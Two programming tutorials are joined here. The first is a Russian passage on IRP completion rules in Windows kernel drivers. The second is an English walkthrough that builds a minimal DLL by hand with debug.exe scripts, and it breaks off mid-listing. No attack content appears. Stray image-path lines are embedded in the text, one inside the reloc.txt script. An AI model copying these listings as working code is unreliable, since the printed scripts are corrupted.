Правило: — Если у вас нет процедуры завершения или имеющаяся у вас процедура завершения возвращает код отличный от STATUS_MORE_PROCESSING_REQUIRED, то после вызова IoCallDriver обращаться к IRP нельзя. Возможно, IRP уже не существует.

10. Процедура диспетчеризации драйвера kbdclass возвращает код, который вернула, вызванная им, IoCallDriver, а это, в данном случае, STATUS_SUCCESS и мы выходим из функции IoCallDriver в нашем драйвере QueryPnpDeviceState.

Видя, что возвращенный из IoCallDriver код не STATUS_PENDING, мы не ждем на событии. Хотя мы и установили процедуру завершения, и она вернула STATUS_MORE_PROCESSING_REQUIRED, но трогать IRP после возвращения из IoCallDriver всё равно не можем. Это исключение из правил, т.к. мы являемся создателем IRP. Надеюсь, здесь это очевидно. Мы же сами удалили IRP в процедуре завершения и прекратили его дальнейшее завершение.

Теперь поставим на место драйвера acpi драйвер unknown и представим, что он откладывает завершение IRP и возвращает из своей процедуры диспетчеризации STATUS_PENDING. Т.е. обработка IRP будет асинхронной.

Т.к. драйвер unknown откладывает завершение IRP, то, используя макрос IoMarkIrpPending, заносит в свой блок стека флаг SL_PENDING_RETURNED, ставит IRP в очередь и возвращает STATUS_PENDING. Мы выходим из функции IoCallDriver в драйвере i8042prt. Увидев код STATUS_PENDING, драйвер i8042prt начинает ждать освобождения события и текущий поток блокируется.

Через некоторое время в результате прерывания или по другой причине, но в контексте какого-то другого потока, драйвер unknown достает IRP из очереди и завершает его вызовом IoCompleteRequest. IoCompleteRequest обнаруживает в блоке стека драйвера unknown флаг SL_PENDING_RETURNED, и поле IRP.PendingReturned принимает ненулевое значение. Обнаружив указатель на процедуру завершения I8xPnpComplete вышестоящего драйвера i8042prt, вызывает её. Процедура завершения I8xPnpComplete сигналит событие и возвращает код STATUS_MORE_PROCESSING_REQUIRED, что заставляет функцию IoCompleteRequest прекратить работу и вернуться туда, откуда она была вызвана.

Ожидающий на событии поток пробуждается. Сейчас драйвер i8042prt имеет полное право обращаться к IRP, т.к. прервал завершение IRP, вернув из своей процедуры завершения код STATUS_MORE_PROCESSING_REQUIRED, и совершенно точно знает, что IRP ещё не завершен. Это он и делает, для того чтобы узнать код, с которым завершился отложенный IRP (см. исходный код функции I8xSendIrpSynchronously). Этот код драйвер извлекает из поля IRP.IoStatus.Status и из своей процедуры диспетчеризации будет возвращать именно его, а не первоначальный STATUS_PENDING. Затем драйвер i8042prt возобновляет завершение IRP, вызовом IoCompleteRequest.

Функция IoCompleteRequest продолжает завершать IRP с того места, где её прервали, т.е. с текущего блока стека, а текущим сейчас является блок стека драйвера i8042prt. В этом блоке стека нет флага SL_PENDING_RETURNED… Точнее говоря, его там быть не должно, но взгляните на исходный код функции I8xPnPComplete из 2000 DDK. Вы увидите там такие строки:

```
w2000:

NTSTATUS
  I8xPnPComplete (
    IN PDEVICE_OBJECT pDeviceObject,
    IN PIRP           pIrp,
    IN PKEVENT        pEvent
    )
{

    if  pIrp->PendingReturned  {

        IoMarkIrpPending( pIrp )     // Four-F: Do not do this if you return
                                     //         STATUS_MORE_PROCESSING_REQUIRED!
    }

    KeSetEvent( pEvent, 0, FALSE )   // Four-F: It's not good to signal event unconditionaly.
    return STATUS_MORE_PROCESSING_REQUIRED
}
```

В 2003 DDK эти строки уже закомментарены.

```
wnet:

NTSTATUS
  I8xPnPComplete (
    IN PDEVICE_OBJECT pDeviceObject,
    IN PIRP           pIrp,
    IN PKEVENT        pEvent
    )
{

    //
    // Since this completion routines sole purpose in life is to synchronize
    // Irp, we know that unless something else happens that the IoCallDriver
    // will unwind AFTER the we have complete this Irp.  Therefore we should
    // NOT bubble up the pending bit.
    //
    // if  pIrp->PendingReturned  {
    //     IoMarkIrpPending( pIrp )
    // }
    //

    KeSetEvent( pEvent, 0, FALSE )   // Four-F: It's not good to signal event unconditionaly.
    return STATUS_MORE_PROCESSING_REQUIRED
}
```

Две выделенные красным строки должны быть в процедуре завершения, но только если она **не** возвращает STATUS_MORE_PROCESSING_REQUIRED. Чуть позже увидим почему.

Допустим, мы используем I8xPnPComplete из 2000 DDK и в блоке стека драйвера i8042prt ошибочно присутствует флаг SL_PENDING_RETURNED. Видя это, IoCompleteRequest опять помещает в поле IRP.PendingReturned ненулевое значение. Если вы проанализируете дальнейший ход событий, то увидите, что ненулевое значение в поле IRP.PendingReturned дойдет до нашей процедуры завершения. Увидев не равное нулю поле IRP.PendingReturned, она решит, что нижестоящий драйвер вернул STATUS_PENDING и процедура диспетчеризации QueryPnpDeviceState ждет освобождения события, хотя на самом деле это не так. В данном случае, ничего ужасного не произойдет. Мы просто напрасно просигналим событие и всё. В каком-то другом случае, наверное, возможны более серьёзные последствия, т.к. драйвер будет основывать свои действия на неверных допущениях.

Мы уже несколько раз убеждались в том, что не стоит слепо верить документации DDK. Теперь оказывается, что и исходникам DDK нельзя верить?! Да, к сожалению, это так. Особенно много, скажем так, неоптимальных решений в исходниках 2000 DDK. Тексту этой статьи я тоже, кстати, советую не доверять :) В конце концов, все мы люди, а людям, как известно…

Остальные возможные сценарии проанализируйте сами. Я только хочу ещё раз обратить особое внимание на поле IRP.PendingReturned. Во всех источниках, которые мне приходилось видеть, в том числе и в DDK, предназначение этого поля не совсем верно трактуется. Обычно говорится, что это поле сообщает диспетчеру в/в или вышестоящему драйверу о том, что нижестоящий драйвер отмечал IRP как ожидающий завершения (вызывал IoMarkIrpPending и возвращал из процедуры диспетчеризации STATUS_PENDING). Это верно. Также говорится, что якобы если какой-либо драйвер отмечал IRP как ожидающий завершения, то ненулевое значение этого поля так и сохраняется при завершении IRP до самого верха. А вот это уже не совсем так. Функция IoCompleteRequest (и мы с вами тоже должны будем принять в этом участие чуть ниже) действительно старается сохранить состояние этого поля, но только если она не встретит процедуру завершения. Зачем это нужно? В только что рассмотренном нами сценарии с драйвером unknown вместо acpi, обработка IRP до того как он опустился до драйвера i8042prt, была синхронной (проходила в контексте одного и того же потока). После того, как драйвер unknown вернул из процедуры диспетчеризации STATUS_PENDING, обработка IRP стала асинхронной (процедура завершения драйвера i8042prt вызывается в контексте случайного потока, а процедура диспетчеризации драйвера i8042prt ждет события в контексте первоначального потока). Дождавшись освобождения события, процедура диспетчеризации драйвера i8042prt продолжает обработку IRP в контексте первоначального потока, и обработка IRP опять становится синхронной. Вот тут собака и зарыта. Все драйверы находящиеся выше i8042prt вообще не должны знать, что драйвер unknown откладывал завершение IRP. Это проблема драйвера i8042prt и он сам её решил. Для всех вышестоящих драйверов всё как было синхронным, так и осталось. На участке между драйверами unknown и i8042prt поле IRP.PendingReturned будет содержать ненулевое значение, а на участке выше драйвера i8042prt оно обнулится, т.к. обработка IRP вновь стала синхронной и никто никого не ждет. Надеюсь, что понятно объяснил и нигде не ошибся :)

Ну, хорошо, все процедуры завершения, которые мы видели до сих пор, возвращали STATUS_MORE_PROCESSING_REQUIRED. Но, как мы выяснили выше, это не единственно возможный код возврата. Этот код процедуры завершения возвращают в одном из трех случаев:

1. Драйвер-создатель IRP вновь хочет увидеть своё чадо, для того чтобы его… скажем мягко, освободить (пример - наш драйвер) или повторно использовать;
2. Драйвер хочет синхронизировать обработку IRP (пример - драйвер i8042prt);
3. Т.к. процедура завершения может вызываться на повышенном IRQL, драйвер хочет сделать какую-то дополнительную обработку на PASSIVE_LEVEL в своей процедуре диспетчеризации.

Если же драйверу не нужна такая функциональность, но перехватить IRP на обратном пути всё же требуется (например, для того, чтобы посмотреть считанные с диска данные или код нажатой клавиши, что мы и будем делать в следующей статье) и всю обработку драйвер может сделать в процедуре завершения, даже на уровне DISPATCH_LEVEL, то тогда процедуре завершения не требуется прерывать завершение IRP и можно вернуть STATUS_SUCCESS или ContinueCompletion (что одно и то же).

В этом случае процедура завершения может выглядеть примерно так:

```
JustComplete proc uses esi edi ebx pDeviceObject:PDEVICE_OBJECT, pIrp:PIRP, pContext:PVOID

    mov esi, pIrp
    assume esi:ptr _IRP

    .if [esi].IoStatus.Status == STATUS_SUCCESS

        mov edi, [esi].AssociatedIrp.SystemBuffer
```

```
            assume edi:ptr SOME_DATA

            ; Что-то делаем с данными

            assume edi:nothing

        .endif

        .if [esi].PendingReturned
            IoMarkIrpPending esi
        .endif

        assume esi:nothing

        mov eax, STATUS_SUCCESS
        ret

    JustComplete endp
```

Самое важное здесь, в контексте нашего разговора, это вызов макроса IoMarkIrpPending в случае, если поле IRP.PendingReturned не равно нулю. Выше мы разобрались, что IoCompleteRequest как бы "перекладывает" флаг SL_PENDING_RETURNED из текущего блока стека в поле PendingReturned самого IRP и наоборот, если в блоке стека нет процедуры завершения, а поле PendingReturned не равно нулю, то вызывает макрос IoMarkIrpPending. Короче говоря, IoCompleteRequest пытается донести до первой встретившейся ей процедуры завершения, тот факт, что какой-то нижестоящий драйвер отмечал IRP как ожидающий завершения. Когда IoCompleteRequest находит процедуру завершения, то возлагает эту задачу на неё (см. исходный код IoCompleteRequest, а лучше блок-схему).

Представим, что вместо драйвера acpi у нас драйвер unknown и процедура завершения I8xPnPComplete драйвера i8042prt похожа на процедуру JustComplete, т.е. не сигналит событие и возвращает код STATUS_SUCCESS. Соответственно, процедура диспетчеризации драйвера i8042prt никакого события не инициализирует и не ждет, а просто возвращает тот код, который вернет IoCallDriver.

Драйвер unknown вызывает макрос IoMarkIrpPending, ставит IRP в очередь и возвращает STATUS_PENDING. Этот код "поднимается" до нашей процедуры диспетчеризации и мы начинаем ждать.

Некоторое время спустя, в результате прерывания или по другой причине, но в контексте какого-то другого потока, драйвер unknown извлекает IRP из очереди и завершает его вызовом IoCompleteRequest. IoCompleteRequest обнаруживает в блоке стека драйвера unknown флаг SL_PENDING_RETURNED, и поле IRP.PendingReturned принимает ненулевое значение. Обнаружив указатель на процедуру завершения JustComplete вышестоящего драйвера i8042prt, вызывает её (повторяю, мы заменили код на JustComplete). Сделав свои дела, процедура завершения JustComplete видит, что поле IRP.PendingReturned не равно нулю и, вызовом макроса IoMarkIrpPending, кладет в свой блок стека флаг SL_PENDING_RETURNED. Функция IoCompleteRequest делает то же самое в ветке else, но т.к. IoCompleteRequest встретила процедуру завершения, то эта задача перекладывается на неё. Т.к. процедура завершения I8xPnpComplete возвращает код отличный от STATUS_MORE_PROCESSING_REQUIRED, функция IoCompleteRequest продолжает "подниматься" по блокам стека. Сделав дальнейший анализ, вы увидите, что информация о том, что IRP отмечался как ожидающий завершения в виде ненулевого значения в поле IRP.PendingReturned благополучно доходит до нашей процедуры завершения. Наша процедура завершения понимает, что процедура диспетчеризации QueryPnpDeviceState ждет на событии, сигналит его и всё заканчивается благополучно.

А если вы также проанализируете, что будет, если процедура завершения JustComplete забудет должным образом воспользоваться макросом IoMarkIrpPending, то придете к ещё одному правилу.

> **Правило:** — Если процедура завершения возвращает код отличный от STATUS_MORE_PROCESSING_REQUIRED, то должна использовать (в любо месте) макрос IoMarkIrpPending таким образом. if pIrp->PendingReturned { IoMarkIrpPending(pIrp) }

Ну и последнее. Т.к. у процедуры завершения нет другой возможности узнать, с каким кодом нижестоящий драйвер завершает IRP, кроме как обратиться к полю IRP.IoStatus.Status, мы запишем последнее правило.

> **Правило:** — Перед вызовом IoCompleteRequest в процедуре диспетчеризации драйвер должен поместить в поле IRP.IoStatus.Status код с которым он завершает IRP и вернуть из процедуры диспетчеризации тот же самый код.

Начиная писать эту "бесконечную" статью я планировал ещё рассказать о том, какую логику использует диспетчер в/в при обработке IRP, т.к. чаще всего именно он является создателем IRP, но чувствую, что силы покидают меня. Если этот вопрос вас интересует, то рекомендую почитать статью "How Windows NT Handles I/O Completion" в IFS KIT или "The NT Insider" (http://www.osronline.com/). К сожалению, исходного кода диспетчера в/в вы там не найдете, но общее представление получите.

Что вы должны делать и чего вы делать не должны

Подведем итог.

> **Правило 1:** — Перед вызовом IoCompleteRequest в процедуре диспетчеризации драйвер должен поместить в поле IRP.IoStatus.Status код с которым он завершает IRP и вернуть из процедуры диспетчеризации тот же самый код.

> **Правило 2:** — После вызова процедуры IoCompleteRequest обращаться к IRP нельзя. Возможно, IRP уже не существует.

> **Правило 3:** — Завершать IRP с кодом STATUS_PENDING нельзя.

> **Правило 4:** — Если из процедуры диспетчеризации драйвер возвращает код STATUS_PENDING, то перед этим должен вызвать IoMarkIrpPending. Если в процедуре диспетчеризации драйвер вызывает IoMarkIrpPending, то должен вернуть код STATUS_PENDING. Либо и то и другое, либо ни того, ни другого.

> **Правило 5:** — Если у вас нет процедуры завершения или имеющаяся у вас процедура завершения возвращает код отличный от STATUS_MORE_PROCESSING_REQUIRED, то после вызова IoCallDriver обращаться к IRP нельзя. Возможно, IRP уже не существует.

> **Правило 6:** — Если процедура завершения возвращает код отличный от STATUS_MORE_PROCESSING_REQUIRED, то должна использовать (в любо месте) макрос IoMarkIrpPending таким образом. if pIrp->PendingReturned { IoMarkIrpPending(pIrp) }

Некоторые из этих правил, наверное, можно нарушить, если очень хорошо представлять себе, все детали механизма обработки IRP. Если такого представления нет, то лучше следовать им неукоснительно.

В следующий раз мы попробуем применить кое-какие полученные сегодня знания на практике.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/recovered/349/kmd15.zip`).

Dll in binary

Автор: Roustem

Дата: 2004-12-04

It was shown in the article «Win32 Appy by Hand» how to «assemble» the simplest Win32 application with the only MessageBox using debug.exe. This time let's create the simplest dll in a similar manner; this is the continuation and further elaboration of the previous work and the necessary foundation for my future articles, because I am going to describe how to create COM components in binary and it is quite impossible to manage without dll's there.

I hope that a reader has thoroughly studied the last topic and now can easily create PE headers, import tables and code and data sections on the fly :) It is supposed, too, that because of Svin's work followed by epidemic enthusiasm with Intel's manuals everybody will be able to understand hex'es or even binary codes. So we will concentrate on more useful things – namely, what is the difference between dll's and usual exe-files. There are two main points here: first, exported functions appear hence export tables, too, and second, we will have to investigate relocations because it is not guaranteed that our dll will be loaded to the preferred base address of 10000000h :(

This time let's create 4 sections in our PE-file: for code, data, import with export and relocations. We will name these sections .code, .data, .rdata and .reloc respectively. The sections will be located in memory at offsets 1000h, 2000h, 3000h and 4000h, and in a file at offsets 200h, 400h, 600h and 800h correspondingly. The content will be the same as in the last article, i.e. we will export the only function and the only work it does will be dispalying of MessageBox. Thus there are only two strings of data; create the file **data.txt** :

```
n data.bin
r cx
200
f 0 l 200 0
e 0 "Dll"
e 10 "Exported function "
m 0 l 200 100
w
q
```

I hope it is clear that these are commands for debug.exe written in the file. This time we decided to automate the work somewhat :)

Using debug.exe is not mandatory though. If you wish you can use any hex-editor e.g. HIEW or QView or something else. Then you can build dll as a single file not divided into separate auxiliary files as in our case. In any case the .data section must look like this in memory:

```
2000: 44 6C 6C 00 00 00 00 00 00 00 00 00 00 00 00 00 | Dll.............
2010: 45 78 70 6F 72 74 65 64 20 66 75 6E 63 74 69 6F | Exported functio
2020: 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | n...............
```

So the title string is located in the beginning of the data section at offset 2000h and the memory address will be at offset 10002000h correspondingly. The values for the message string will be 2010h and 10002010h accordingly. Do not forget that the .data section begins in the dll file at offset 400h.

And now the code! We will have to import MessageBoxA from User32.dll again; this time IAT will be located in its own section – .rdata – in the very beginning as usual, i.e. at offset 3000h; the memory address will be 10003000h. There are no other imported functions there. The .code section will look like this:

```
1000: 6A 00 68 00 20 00 10 68 10 20 00 10 6A 00 FF 15
1010: 00 30 00 10 C3 00 00 00 00 00 00 00 00 00 00 00
```

To use debug.exe fill in the file **code.txt** :

```
n code.bin
r cx
200
f 0 l 200 0
a 0
; parameters of MessageBox
db 6a 0
db 68  0 20 0 10
db 68 10 20 0 10
db 6a 0
; call MessageBox
db ff 15 0 30 0 10
; return
db c3

m 0 l 200 100
w
q
```


Do not remove the empty string after ‘db c3’! Otherwise debug will complain and you will get nonsense instead of a cool binary block :)

So we did it – the half of the work is already done! It’s time to proceed to the new subject now. Let’s look at our code and mark unsafe places:

```
1000: 6a 00 68 00 | 20 00 10 68 | 10 20 00 10 | 6a 00 ff 15
1010: 00 30 00 10 | c3
```

I marked out in bold the memory addresses that are parts of instructions. The system easily can load our dll in a quite different location – then we will get our addresses broken and the code will push garbage in the stack and send it to unknown place instead of our imported function. It is the three 32-bit values that must be fixed up; we must specify them in fix-up table for that purpose.

Each fixup is represented with only two bytes (16-bit values), the 4 high bits being the fixup type. The fixup type nearly always is 3 for Win32, meaning the system must fix up the 32-bit address at the given offset. The offset is represented with the remaining 12 bits of the fixup. As you can see this is enough for offsets within the single memory page (4 Kb) only. So the fixups for the given memory page are combined in fixup block. The first 4 bytes at the beginning of the fixup block contain the offset of the memory page relative to the base load address and the next 4 bytes contain the size of the fixup block (including the first 8 bytes). The remaining of the fixup block is a collection of fixups for the memory page (see picture).



When loading a so called delta is calculated as the difference between the preferred base address (indicated in the PE-header), and the base where the image is actually loaded. If the dll is loaded at its preferred base, the delta would be 0, and thus the fixups would not have to be applied. Otherwise the delta is added to each 32-bit value that has the corresponding fixup. And that's all.

In our case there must be 3 fixups; their offsets are 3, 8 and 10h relative to the page beginning. Including the fixup type (3) we will get values 3003h, 3008h, and 3010h. A fixup block must be aligned on DWORD boundary, so we add one more «empty» fixup at the end (it has even its own type – of course, 0). Finally we get: page RVA is the offset of the relocated page, that is, the code page – 1000h; the block size is 8 bytes (block header) + 3 fixups, 2 bytes each + 1 «empty» fuxup (2 bytes) – 10h in sum. The relocation section is ready! It looks like this:

```
4000: 00 10 00 00 10 00 00 00 03 30 08 30 10 30 00 00
```

Fill in the file **reloc.txt** :

```
n reloc.bin
r cx
200
f 0 l 200 0
a 0
; Page RVA
dw 1000 0
; Block size
dw 10 0
; fixups
dw 3003
dw 3008
dw 3010


m 0 l 200 100
w
q
```

Now only export remains. Since my readers are great specialists on import no word will be said about it more :) If anybody does not understand how to deal with import refer to my previous article.

The main table combining all the other information is the export directory table. It has the following fields:

Offset	Size	Description
0	4	Reserved (0)
4	4	Time and date the export data was created.
8	2	Major version number.
0Ah	2	Minor version number.
0Ch	4	Offset (RVA) of the ASCII string containing the name of the DLL.
10h	4	Starting ordinal number for exports.
14h	4	Number of entries in the export address table.
18h	4	Number of entries in the name pointer table.
1Ch	4	Offset (RVA) of the export address table.
20h	4	Offset (RVA) of the export name pointer table.
24h	4	Offset (RVA) of the ordinal table.


See the following picture for interrelation of various tables:



As you can see export data contains mainly various offsets and indices. When exporting using ordinals only we need only two tables: the main export directory table and the export address table. The latter is a simple array of 32-bit offsets of the exported symbols, that is the implementations of the functions we export relative to the base load address. Thus each exported function has its own index to this array; adding the ordinal base to that index we get the function's ordinal.

If functions are exported by names, there must be three additional tables: the ordinal table, the export name pointer table and the export name table. It is clear with the export name table: it contains the names to be exported. The number of names can be less than the number of entries in the export address table. The export name pointer table contains offsets (RVAs) into the export name table. In fact the export name table is simply a list of strings containing names for exported functions; and the export name pointer table contains offsets to those strings. But the pointers to the strings must be ordered lexically to allow binary searches between function names. Note: it is the name pointers that must be ordered not the names (that is, strings) itself. The export ordinal table is another array, but it contains 16-bit (not 32-bit!) indices into the export address table. The ordinal table and the name pointer table are joint in that the index of each of these arrays corresponds to the same function. So if we have a function name (a string in the name table) and a pointer to that name in the name pointer table, the location of that pointer in the name pointer table is determined by the lexical order of the name. And we will find the index into the export address table at the same relative position (that is with the same index as in the name pointer table) in the ordinal table. After we get index into the export address table we can get the function address itself in the address table.

Well, it is time to proceed to the last section – '.rdata'. First we will try on a layout (see picture)



Here is the .rdata section itself:

```
3000: 20 30 00 00 00 00 00 00 20 30 00 00 00 00 00 00    0..... 0......
3010: 55 73 65 72 33 32 2E 64 6C 00 00 00 00 00 00 00   User32.dll......
3020: 00 00 4D 65 73 73 61 67 65 42 6F 78 41 00 00 00   ..MessageBoxA...
3030: 08 30 00 00 00 00 00 00 00 00 00 00 10 30 00 00   .0...........0..
3040: 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00   .0..............
3050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
3060: 00 00 00 00 00 00 00 00 00 00 00 00 94 30 00 00   .............0..
3070: 01 00 00 00 01 00 00 00 01 00 00 00 88 30 00 00   .............0..
3080: 90 30 00 00 8C 30 00 00 00 10 00 00 00 00 00 00   .0...0..........
3090: A0 30 00 00 44 6C 6C 2E 64 6C 6C 00 00 00 00 00   .0..Dll.dll.....
30A0: 46 75 6E 63 74 69 6F 6E 31 00 00 00 00 00 00 00   Function1.......
```

And now the file **rdata.txt** :

```
n rdata.bin
r cx
200
f 0 l 200 0
a 0
; Import
; IAT
dw 3020 0 0 0
; Lookup table
dw 3020 0 0 0
; Dll name
db "User32.dll" 0

a 20
; Imported function with hint
db 0 0 "MessageBoxA" 0

a 30
```

```
; Import directory table:
; lookup table RVA
dw 3008 0
; 2 empty fields
dw 0 0 0 0
; Dll name RVA
